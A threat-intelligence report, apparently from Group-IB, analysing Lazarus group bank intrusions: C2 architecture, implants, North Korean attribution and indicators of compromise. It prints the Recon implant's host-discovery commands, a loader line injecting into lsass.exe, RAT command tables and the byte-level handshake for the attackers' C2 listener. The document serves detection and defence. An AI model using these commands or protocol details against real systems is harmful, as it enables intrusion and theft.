

# LAZARUS ARISEN

ARCHITECTURE / TOOLS / ATTRIBUTION



# INTRODUCTION

---

In February 2016, hackers reportedly attempted to steal approximately 1 billion USD from the Central Bank of Bangladesh through SWIFT. In February 2017, several Polish banks were compromised.

Security researchers analysed the malware code, chiefly using this to attribute activity to Lazarus group. As tools are often reused by different groups, while helpful, malware analysis does not provide conclusive evidence of attribution.

Group-IB researchers investigating Lazarus group collected a broad range of data, both technical and strategic, which places clear attribution on North Korea. The team detected and thoroughly analyzed multiple layers of C&C infrastructure used by Lazarus and have identified North Korean IP addresses from which the attacks were ultimately controlled. The following report is an overview of this group's attack methodology for financial institutions, the malware employed and review of their targets.

# 01 KEY FINDINGS

## Unique tools and C&C infrastructure

- Through analysis of Lazarus activity, Group-IB gained deep insight on a complex botnet infrastructure built by the hacker group to conduct their attacks. To mask malicious activity, the hackers used a three-layer architecture of compromised servers with SSL encrypted channels established between them. In addition to encrypted traffic, data sent through SSL channel was additionally encrypted. The attackers achieved anonymity by employing a legitimate VPN client - SoftEther VPN. In some cases, they also used corporate web servers that were part of the attacked infrastructure.
- To control infected machines, the hackers employed multi-module tools, attempting to complicate malware analysis. That said, they managed to conduct several successful attacks without employing Oday exploits. Lazarus demonstrated a flexible approach to attacks by applying different hacking tools, which prevented their detection by endpoint security solutions.

## Links to North Korea

- According to our investigation of the Lazarus infrastructure, the threat actors connected to the end C&C layer (Layer3) from two North Korean IP addresses 210.52.109.22 and 175.45.178.222. **The second IP-address relates to Potonggang District, perhaps coincidentally, where National Defence Commission is located — the highest military body in North Korea**
- Additional evidence was confirmed that Lazarus links to North Korean hackers by Group-IB specialists through analysis of public sources. We found a news report from a South Korean Arirang TV agency, dated 2016, about an attack on South Korean television stations and banks as part of DarkSeoul operation. This attack performed by North Korean hackers and was investigated by the South Korea's National Police Agency, who detected two IP addresses 175.45.178.19 and 175.45.178.97, used by hackers to control malware. **Both IP addresses are in the same block of IP addresses the IP 175.45.178.222, which was discovered by Group-IB specialists.**

Lazarus is purportedly controlled by Bureau 121, a division of the Reconnaissance General Bureau, a North Korean intelligence agency. Bureau 121 is responsible for conducting military cyber campaigns.

## Masquerading as Russian hackers

Since 2016, the hackers have tried to mask their activity by pretending to be Russian hackers. They added specific debugging symbols and strings containing Russian words to a new version of Client\_TrafficForwarder, a module designed to proxy network traffic. To protect their executables, they used Enigma Protector, a commercial product, which was created by a Russian software developer. They also used exploits for Flash and SilverLight from sets of exploits created by Russian-speaking hackers.

These masquerade techniques did initially mislead some researchers who conducted express analysis of malicious code.

## Emerging trend

A state-sponsored hacker group Lazarus managed to gain fraudulent access to the SWIFT network of attacked banks. This is believed to be a growing trend: **state-sponsored hackers are demonstrating an increased interest in conducting attacks on financial institutions, which are considered a component of the national critical infrastructure in some countries. At the moment, only a few similar incidents have been detected.** For example, in 2010-2013 the NSA reportedly penetrated the SWIFT banking network and monitored a number of Middle East banks. In late 2016, attacks on Ukrainian banks were conducted, allegedly as part of the BlackEnergy operation. However, researchers expect that the number of attacks on financial institutions by state-backed hackers may significantly increase in the future.

## Victims

The earliest indicator of compromise detected by Group-IB is dated March 2016. This was directly after the Central Bank of Bangladesh incident, which took place in February 2016, where attackers attempted to steal \$1 billion USD. Only a spelling mistake in an online bank transfer instruction helped prevent them from stealing more than \$81 million USD. Following this incident, the group modified its tactics and tools, adapting them to the changing environment and misleading researchers.

**Through analysis of compromised networks, Group-IB identified IP addresses of universities in the US, Canada, Great Britain, India, Bulgaria, Poland, Turkey, pharmaceutical companies in Japan and China, as well as government subnets in various countries.**

## 02 ATTACK PREPARATION AND IMPLEMENTATION

To conduct attacks, the criminals developed toolsets to control C&C servers and infected machines, built a three-layer C&C infrastructure, and compromised dozens of large web resources.

### 2.1 Infection of web resources

To infiltrate systems of their interest, Lazarus conducted watering-hole attacks leveraging compromised resources often visited by their potential victims, such as websites of financial regulators and government agencies in several countries.

Some of these resources are listed below:

- **knf.gov.pl** — The Polish Financial Supervision Authority
- **cnnb.gob.mx** — National Banking and Securities Commission, Mexico
- **brou.com.uy** — Banco de la República Oriental del Uruguay, a state-owned bank in Uruguay

Through examination of a code on a web server with exploits, Group-IB specialists detected a list of 255 IP address ranges. **That said, hackers infected only those users who visited the website from a computer within the specified IP range. Based on this list, researchers have compiled a map of the countries that were of interest to the attackers, which is presented below.**



To gain access to websites of financial regulators and bank local networks, hackers used known vulnerabilities in JBoss and Liferay. They compiled an exploit for Silverlight CVE-2016-0034 (MS16-006) which earlier was included into RIG and Angler exploit kits, they also used Flash exploits from Neutrino Exploit Kit.


## **2.2 Establishment of C&C infrastructure:**

Attackers created a 3-tier infrastructure that consisted of compromised servers, between which the hackers established SSL encrypted channels. The network interaction with the attacked computer was carried out only from the Layer 1 server, which acted as a C&C server. In some cases, hackers placed the Layer 1 server inside the organization attacked in order to reduce the risk of detection. **They gained access to these servers by brute forcing passwords for RDP.**

### **Hackers used original set of tools:**

<b>Server_RAT</b>	Used to manage windows-based server infrastructure
<b>Server_TrafficForwarder</b>	Fowards traffic from one external server to another
<b>Backend_ Listener</b>	Establishes connection with servers with installed Server_RAT, gets commands directly from the threat actor
<b>Admin_Tool</b>	Admin tool to send commands to infected computers
<b>SWIFT toolbox</b>	Used to work with SWIFT, consists of Alliance software Hook Files and SWIFT transactions Information Harvester.

Through in-depth analysis of the tools used by the attackers, Group-IB specialists identified the scheme of communications between nodes within the C&C infrastructure.



➤ **Server\_RAT was installed on all infrastructure levels to control the compromised infrastructure**

Server\_RAT constantly listens on port 3365, to which attackers connected to control the server. To ensure the availability of the specified port, the malicious program added a special rule to the firewall that allowed incoming connections to this port. Infected computers performed an outgoing connection to the compromised server acting as proxy via port 443. Typically outbound connections on this port are allowed in corporate networks.

Based on analysis of the Server\_RAT functionality, Group-IB specialists identified that Server\_RAT responds to certain requests in a specific way. Keeping in mind that Server\_RAT constantly keeps port 3365 open, we scanned the Internet for open ports 3365. Following this, we checked a list of detected servers to identify those servers where Server\_RAT was installed. **As a result, Group-IB specialists received a list of 74 IP addresses, which are presented in the Indicators of Compromise section.**

➤ **Server\_TrafficForwarder was installed on the first and second server level – this module redirected traffic from one server to another.**

In some cases, Server\_TrafficForwarder was installed on servers inside the attacked organization. **This approach allows the criminal to avoid detection of suspicious connections to the external network or bypass network connection restrictions with prohibited connections to the external network from specific computers/servers, which is often applied by companies to protect the most critical PCs, such as those of SWIFT operators.**

After the start, Server\_TrafficForwarder reads the contents of the key and certificate files from the root directory that will be used to create an SSL tunnel. That said, the file does not contain any information about the servers to which traffic should be transferred. **At the first start, hackers manually specify the port to listen on as well as the address of the C&C server to which traffic is to be sent. In the event the port is not specified, the program listens on a random port and waits for incoming connections.**

To verify communication with a compromised server, hackers check if the client is appropriate: they send the first network request; when a response is received from the client, they decrypt it and compare with a previously known response. In the event the responses are different, the connection is broken.

#### **The table below contains all commands available:**

Commands of the first version:

Commands	Description
0x1095	-
0x1096	Collects and sends system information
0x10AA	Gets the configuration
0x10AB	Changes the configuration (including the port on which it listens for connections)
0x10AE	-
0x10AF	-
0x10B3	Reads a private key file and sends it to the operator
0x10B4	Records data to a file

Commands of the second version:

Commands	Description
NONE	-
GINF	Collects and sends system information
GCFG	Gets the configuration
SCFG	Changes the configuration (including the port on which it listens for connections)
SLEP	-
HIBN	-
LCLR	Records data to a file
LDWN	Reads a private key file and sends it to the operator

The only difference in the Server\_TrafficForwarder configuration on Layer 1 and Layer 2 servers respectively is that Server\_TrafficForwarder installed on Layer 1 accepts traffic from port 443 and forwards it on the same port of Layer 2. While Layer 2 accepts traffic on port 443 and forwards it to port 8080 of Layer 3.

To encrypt all of its network connections, the traffic forwarder uses the statically linked wolfSSL libraries and SSL certificates which are generated by a pre-defined template. The “Issued for” field always contains a third-level domain slash an email address.

**A few examples are shown below:**

- [www.resfinan.com/emailAddress=info@resfinan.com](http://www.resfinan.com/emailAddress=info@resfinan.com)
- [finews.otzo.com/emailAddress=master@otzo.com](http://finews.otzo.com/emailAddress=master@otzo.com)
- [host.global.com/emailAddress=info@host.global.com](http://host.global.com/emailAddress=info@host.global.com)
- [latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com](http://latest.ignorelist.com/emailAddress=consult@latest.ignorelist.com)

With information about this template, Group-IB specialists managed to detect similar certificates and associated hosts. With these indicators, you can check if your organization was, or is, under attack by Lazarus.

➤ **Backend\_Listener is software installed by attackers on Layer 3 servers. The program performs communications with other servers, receives commands from the administrator and sends them in chain order to the end infected computer.**

**Backend\_Listener listens on the two ports:**


- port 8080, to which it accepts SSL connections from Layer 2 servers.
- port 9090, to which it accepts connections from the control system (Admin\_Tool).

To encrypt traffic, the wolfSSL open source library is used. After the application is launched, the private key and certificate files are loaded from the root directory. These files are used to encrypt traffic between the C&C server and connected clients.


To defend against security solutions designed to “unpack” SSL encrypted traffic, Backend\_Listener encrypts all data sent over an SSL channel using an additional reversible encryption algorithm and performs legitimacy checks.

**To reverse-engineer the protocol of server communications with clients, Group-IB specialists have developed a client that successfully connects to both above-mentioned ports.**

## Layer 2



## Layer 3



This allowed us to analyze communications between the Admin-Tool and Backend\_Listener and we discovered that:

- ① Admin\_Tool must have an key pair that is identical to the server
- ② Admin\_Tool sends a customized Hello-package that differs from the one that is provided by the library. By default this package (msg) is specified in the library as follows:

```
#ifndef WOLFSSL_ALT_TEST_STRINGS  
char msg[32] = «hello wolfssl!»; /* GET may make bigger */
```

The correct Hello packet that will be accepted by Backend\_Listener must be of the following form:

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };
```

In fact, this is an information packet, rather than a Hello packet, and its first byte contains the length of the next packet sent («len»), while the rest bytes must be zero in this case.

- ③ Admin\_Tool sends an encrypted (special) packet with a length from the previous packet (len).
- ④ The server decrypts the contents of the packet sent. After decryption, the following conditions must be true:

```
(DWORD)&decrypted_buff[5] == len  
(DWORD)&decrypted_buff[15] == len
```

where len is the length of the packet

```
static unsigned char msg[4] = { 0x11, 0x00, 0x00, 0x00, };  
static unsigned char encrypted_str[17] = { 0x38, 0x94, 0x3C, 0x6A, 0x58, 0x39,  
0x1A, 0x56, 0x81, 0x4B, 0x09, 0x99, 0x1D, 0xE0, 0xCF, 0x81, 0x3F };
```

- 5 Admin\_Tool sends DWORD with len2 < 201 where len2 is the length of the next package.
- 6 Admin\_Tool sends encrypted (special) package #2. It's length is determined in the previous package.

```
static unsigned char encrypted_str[17] = {  
    0x00,  
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,  
    0xC8, 0x88, 0xE0, 0xE4, 0x94, 0x85, 0xCC, 0xD1, 0x03, 0x00,
```

- 7 Server decrypts the content of the package, and the following rules should work there after decryption:

```
(DWORD)&decrypted_buff[4] == 0xD1CC8594  
(DWORD)&decrypted_buff[8] == 3
```

Only if all validity checks are made, the traffic is forwarded from one port to another in 2 streams. Following this, when the client connects to the first port (8080), the service will forward the traffic from the first port to the second one, and back.

The operators connected to port 9090 of Layer 3 servers from the following IP addresses:

- 210.52.109.22 (North Korea)
- 175.45.178.222 (North Korea)
- 157.7.135.182 (Japan) and 202.101.36.45 (China) - via SoftEther VPN

- **VPN:** the attackers installed SoftEther VPN (<http://softether.net/>) service supported by University of Tsukuba, Japan on some servers to ensure additional level of anonymity.

#### **Lazarus have chosen this service for the following reasons:**

- This legitimate application isn't detected by security solutions
- It can establish VPN connection via ICMP or DNS to avoid detection by network security solutions
- It contains Dynamic DNS function, which means that if a compromised system has a dynamic IP address, the attacker can always find it by DNS name connected to the VPN client
- This VPN client supports Windows, Linux, FreeBSD, Solaris, Mac OS X

## 2.3 Tools to control infected PCs

In addition to multi-layer server structure, hackers developed a specialized toolset to perform remote control over infected PCs.

The group actively attempted to conceal their activity, complicating malware detection and analysis as much as possible. All tools consist of modules, which were delivered separately to target organizations only. To complicate malware investigation, criminals encrypted and obfuscated their tools.

Modular architecture of the victim's infection process provides both additional flexibility and anonymity throughout the cyber-attack. This scheme allows hackers to divide software development activity between teams, as well as to ensure the reuse of program code.

<b>Recon</b>	Performs initial reconnaissance to determine if a system is of interest to the threat actors
<b>Dropper</b>	Extracts and decrypts Loader
<b>Loader</b>	Decrypts the payload — Client_RAT or Client_TrafficForwarder — and injects into the legitimate process
<b>Client_TrafficForwarder</b>	Fowards operator's commands from external network into corporate network
<b>Client_RAT</b>	Provides full control over the target system

- **Recon is a backdoor that is initially installed on the target machine through successful execution of exploits. This module is used by hackers to perform initial reconnaissance to search for systems of interest.**

Once launched, the program adds itself to the auto-start by copying its file to the directory "%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup", collects data about the system and network environment and sends them to the C&C server.

**Below is a list of data collected:**

```
cmd.exe /c hostname
cmd.exe /c whoami
cmd.exe /c ver
cmd.exe /c ipconfig -all
cmd.exe /c ping www.google.com
cmd.exe /c query user
cmd.exe /c net user
cmd.exe /c net view
cmd.exe /c net view /domain
cmd.exe /c reg query «HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings»
cmd.exe /c tasklist /svc
cmd.exe /c netstat -ano | find «TCP»
```

In the event the system is not of interest, the module will use the "killkill" command to remove itself from the infected system. If the system is of interest, then Recon downloads Dropper using the "http" command. Dropper will then install Client\_RAT to the infected system as follows:



➤ **Dropper extracts and decrypts Loader, embeds it into the system and extracts Client\_RAT.**

To decrypt the configuration file, Dropper needs MD5 encryption key, which only the attacker knows.

Group-IB specialists have analyzed two versions of Dropper. There are no fundamental differences between them: both versions were used to decrypt the loader and encrypted payload, as well as to ensure loader persistence in the system.

<b>Version 1</b>		<b>Version 2</b>	
<b>Commands of the first version:</b>		<b>Commands of the second version</b>	
<b>Arguments</b>	<b>Description</b>	<b>Arguments</b>	<b>Description</b>
dropper.exe -l	Enumerates system services	dropper.exe -x [key] -l	Enumerates system services
dropper.exe -e [path]	Retrieves and decrypts encrypted payload and saves it to the specified file	dropper.exe -x [key] -e [servicename] [config]	Extracts and decrypts the payload from config and sets it as a service
dropper.exe -a [service name] [path to DLL]	Installs the library as a service	dropper.exe -x [key] -f	Installs implants by adding information about them to the system registry
		dropper.exe -x [key] -o [eventname]	Calls OpenEventA with a special event name
		dropper.exe -x [key] -t	Calls OpenEventA with a special event name, then calls Setevent API

In addition, Dropper can read executable data from registry keys and embed them in the selected process. The executable data is read from the following registry keys:

- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data2
- HKLM\SYSTEM\CurrentControlSet\Services\<name of service>\Security\Data3

➤ **Loader is used to decrypt the payload — Client\_RAT or Client\_TrafficForwarder — and inject it into the legitimate process (for example, in lsass.exe)**

Hackers manually specify the C&C server at the time when the main program is started. That's why even if researchers detect the loader they cannot identify where the C&C server is located, by whom it is controlled, and which port is used for connection. In some cases, an additional loader was used by criminals.

**Example of loader launch:**

```
loader.exe -d «encrypted_payload.bin» -p 1540 -s [encrypted_C&C:port] -r [encrypted_commands]
```

Argument -d: Name of the file where Client_Rat or Client_Forwarder are stored in encrypted form	Argument -p: ID of the process (for example, lsass. exe) in which the payload — Client_RAT or Client_TrafficForwarder — should be embedded	Two more arguments: -r (functionality has not been identified) and -s
---	--	---

➤ **Client\_TrafficForwarder**

This module was installed on one of the PCs in the internal network of the attacked organization. It proxies traffic from C&C server to PCs in the local network of the attacked organization.

➤ **Client\_RAT**

The Client\_RAT program provides full control over the target system: it allows you to analyze the system, download and execute files, transfer data from the infected computer to the C&C server.

Communications with the C&C server are performed over an encrypted SSL channel. For this purpose, Client\_RAT uses statically linked libcurl libraries, version 7.47.1 (FEB 2016).

**This program may execute the following commands received from the C&C server:**

Command	Description	Command	Description
NONE	Do not execute any commands	DIR	List files in the selected directory
GINF	Collect and send extensive system information about the PC	DIE	Remove itself from the system
SLEP	Do not execute any commands	DEL	Delete selected file
HIBN	Do not execute any commands	WIPE	Delete the selected file and make it unrecoverable
DRIV	Get information about available disks in the system	UPLD	Upload the file to C&C
DIRP	List files with the specified extension	SCFG	Get a new bot configuration
CHDR	Change current directory	DRIV	Enumerate installed drivers
RUNX	Get the user token	DOWN	Download and run the file
MOVE	Rename specified file	CMDL	Run the command and upload the result of its work to C&C
FTIM	Set the timestamps of the file %windir%/system32/kernel32.dll to the specified file	GCFG	Download bot configuration
NEWF	Create a new directory with the specified name	RUN	Execute command
ZDWN	Presumably download the file/files	PVIEW	List running processes
PEIN	Inject code in the specified process	PEEX	Inject the code in the process explorer.exe
TCON	Presumably connect to the specified network node	PKIL	Terminate the process with the selected PID

## 03 ATTACK ORGANIZERS

### 3.1 Involvement of North Korea


Due to analysis of Lazarus infrastructure, Group-IB specialists have detected that the attack was controlled from two IP addresses:

- 210.52.109.22 belongs to an autonomous system China Netcom. However, some sources indicate that the set of IPs 210.52.109.0/24 is assigned to North Korea.
- 175.45.178.222 refers to a North Korean Internet service provider. **The Whois service indicates that this address is allocated to the Potonggang District, perhaps coincidentally, where National Defence Commission is located — the highest military body in North Korea**


Through investigation of public information, we came across a TV report from a South Korean news agency Arirang News dated 2016

On the screen behind the host, Group-IB specialists noticed two IP addresses 175.45.178.19 and 175.45.178.97, which had been used to control Ghost RAT malware. Both IP addresses are in the same set of IP addresses as an IP address 175.45.178.222 that was discovered by Group-IB specialists.

The South Korea's National Police Agency reportedly identified that the cyber-attack had been performed from the unfinished North Korean Ryugyong hotel. Group-IB could not confirm this location attribution.



The DarkSeoul group (aka Lazarus) is controlled by Bureau 121, a division of the Reconnaissance General Bureau, a North Korean intelligence agency. Bureau 121 is responsible for conducting military cyber campaigns.



### 3.2 Masquerading as Russian hackers

Starting in 2016, the Lazarus group tried to mask their activity by pretending to be Russian hackers:

1. The Client\_TrafficForwarder module includes debugging symbols and strings containing Russian words in descriptions of commands received by malware from the C&C server.

It's worth noting that "Russian commands" received from the server are not typical for a Russian native speaker, and in the case of the «poluchit» (to receive) command the meaning of the word contradicts the action (to send) it is intended for.

**Poluchit (means "to get" in Russian)**

Send a network address of the current Layer 2 server to the C&C server

2. To protect their executables, hackers used Enigma Protector, a commercial product, which was created by a Russian software developer.
3. Exploits for Flash and SilverLight were borrowed from the sets of exploits created by Russian-speaking hackers.

These techniques to mask attribution initially mislead some researchers conducting preliminary analysis.

# 04 RECOMMENDATIONS

---

## **Updates of software and operating systems**

To prevent infection through execution of exploits, it is enough to update your Microsoft and Adobe software. The Lazarus group uses known and patched exploits, rather than leveraging Oday vulnerabilities. That's why, even usual software updates did not allow attackers to infiltrate corporate networks. Unfortunately, some of the attacked banks did not comply with this requirement.

## **Network traffic analysis**

Even if the criminals have managed to obtain access to the corporate network, the attack can still be successfully prevented. After intrusion into the company's network hackers still need to find systems of their interest, and gain access to them. It takes days and even months sometimes, and this time should be used to detect the malicious activity.

Attackers use malicious programs that transfer data to the C&C server — Layer 1. Communications between the infected computer and the C&C server can be identified through network traffic analysis. All communications are encrypted, that is why you should use solutions that can detect network anomalies based on threat intelligence data.

## **Application whitelisting**

Application whitelisting should be introduced into critical bank servers. This will prevent attackers from installing their remote control tools, monitoring financial transactions, and escalating privileges. It also helps to identify unauthorized attempts to run such malicious applications.

## **Checking indicators of compromise**

The “Indicators of compromise” section contains current and historical intelligence data. With these indicators, you can check if your organization was, or is, under attack by Lazarus. The group uses legitimate compromised servers, that's why these indicators can give false positives.

## **Response**

And the most important thing: if you have detected trails of a targeted attack at any stage, you need to involve specialized companies for its analysis. Incorrect responses to the attack result in the attacker activity remaining partly undetected to enable criminals to achieve their goal — to steal money.

# ABOUT GROUP-IB

---



Group-IB is one of the global leaders in preventing and investigating high-tech crimes and online fraud. Since 2003, the company has been active in the field of computer forensics and information security, protecting the largest international companies against financial losses and reputational risks.

## **International honors**

The company is recognized by Gartner as a threat intelligence vendor with strong cyber security focus and the ability to provide leading insight to the Eastern European region and recommended by the Organization for Security and Co-operation in Europe (OSCE). In 2017 IDC Report named Group-IB the leader of the Russian Threat Intelligence Services Market. The company is a member of the World Economic Forum working group on cybersecurity.

## **Clients worldwide**

Fortune 500 companies worldwide use Group-IB products and services. Group-IB clients include top-tier banks and financial institutions, FMCG brands and industrial corporations, oil and gas companies, software and hardware vendors, telecommunications service providers the US, Western Europe, the Middle East, Asia and Australia.

## **CyberCrimeCon2017**

Annual conference organized by Group-IB aims to empower global threat intelligence exchange in one of the hottest spot on cybersecurity map. Be the first to discover key cybercrime trends and get a chance to interact with the global experts directly, both on and off stage.

Learn more on [2017.group-ib.com](http://2017.group-ib.com)

## Group-IB products and services

### Threat Intelligence



Learn about threats, leakages, attacks, and hacking activity before they can harm your business

### TDS Sensor + TDS Polygon



Detect malicious incidents in your internal network to prevent attacks, intrusions, data leaks, and espionage

### Incident Response

CERT-GIB — 24/7 emergency response and effective incident management

### Secure Bank



Protect online payments by identifying fraud preparation and attempted execution on client devices

### Brand Protection



Prevent online brand abuse, manage reputational risks and reduce online counterfeit sales

### Computer Forensics and Investigation

The largest computer forensics laboratory in Eastern Europe with 150+ successful investigations worldwide

[Learn more on group-ib.com](http://group-ib.com)

# 05 INDICATORS OF COMPROMISE

---

## 5.1 IP addresses of attackers

IP	Country	Comment
175.45.178.222	North Korea	Potonggang District, where National Defence Commission of North Korea is located
210.52.109.22	North Korea	Located in the network of China Netcom
157.7.135.182	Japan	VPN server with an agent SoftEther VPN Japan Network Information Center installed
202.101.36.45	China	VPN server with an agent SoftEther VPN Shanghai Telecom installed

## 5.2 IP addresses with SoftEther VPN

IP	Country	Certificate name	Comments
157.7.135.182	Japan	vpn140818026.softether.net	Japan Network Information Center
202.101.36.45	China	vpn421337203.sedns.cn	Shanghai Telecom
202.129.24.4	Thailand	vpn334555897.softether.net	CAT-Northeast Telecom
78.89.183.37	Kuwait	vpn401107085.softether.net	Wataniya Telecom
31.3.225.57	USA	vpn204475098.softether.net	Dedicated server hosting
207.162.24.86	Canada	vpn311153980.softether.net	Universite du Quebec
209.254.82.137	USA	vpn835666623.softether.net	PaeTec Communications, Inc. TELECOM
77.241.47.234	Russia	vpn656325103.softether.net	tvoe.tv
173.198.127.221	USA	vpn154284736.softether.net	Warner Bros. Entertainment Inc
180.18.169.69	Japan	vpn839766209.softether.net	Japan Network Information Center
31.197.217.5	Italy	vpn844692605.softether.net	Telecom Italia S.p.a.
140.123.92.101	Taiwan	vpn147623034.softether.net	Taiwan Network Information Center
140.121.120.229	Taiwan	vpn178828146.softether.net	Taiwan Network Information Center

## 5.3 IP addresses used to control the C&C infrastructure

<b>IP addresses of compromised hosts with Server_RAT Listens on port 3365</b>	<b>IP addresses of compromised hosts with PortForwarder Redirects to port 443</b>	<b>IP addresses of compromised hosts with Backend_Listener Listens on ports 8080 and 9090</b>
140.121.120.229	180.94.69.107	12.49.13.202
27.131.59.198	218.29.194.101	31.210.105.105
194.78.90.21	140.119.98.20	202.129.24.4
140.123.92.101	64.116.135.73	210.213.90.173
31.210.105.105	140.115.31.220	187.109.80.61
31.197.217.5	78.89.183.37	212.219.35.51
182.77.60.35	221.132.18.43	203.131.230.104
203.131.230.104	190.252.8.138	2.32.113.178
80.60.105.128	31.210.119.142	187.44.139.252
203.114.109.68	61.90.156.121	123.200.9.178
165.123.67.111	212.34.228.66	82.144.131.5
178.222.166.209	196.214.247.58	202.183.185.91
140.114.122.178	12.49.13.202	209.105.239.42
63.247.182.137	41.72.101.138	209.81.121.51
140.121.100.63	60.96.139.113	140.115.31.220
114.174.228.100	80.78.73.204	80.78.73.204
202.183.185.90	212.30.75.210	140.115.42.147
118.189.38.21	87.252.182.182	212.14.44.245
203.66.57.237	166.111.80.223	165.123.67.111
210.227.170.229	140.116.31.195	66.207.112.187
180.18.169.69	24.201.106.142	203.66.57.237
173.198.127.221	41.33.212.94	140.116.178.123
86.120.134.50	31.192.208.227	140.116.31.195
77.241.47.234	193.19.174.60	140.112.14.16
182.73.40.130	220.132.243.188	202.183.185.90
58.64.203.66	69.196.83.206	41.72.101.138
81.93.72.18	62.210.146.3	59.120.19.101
61.122.232.25	208.124.153.14	125.214.195.17
209.254.82.137	140.112.90.235	69.196.83.206
118.22.154.159	47.176.2.12	175.45.61.44
207.162.24.86	164.70.22.40	
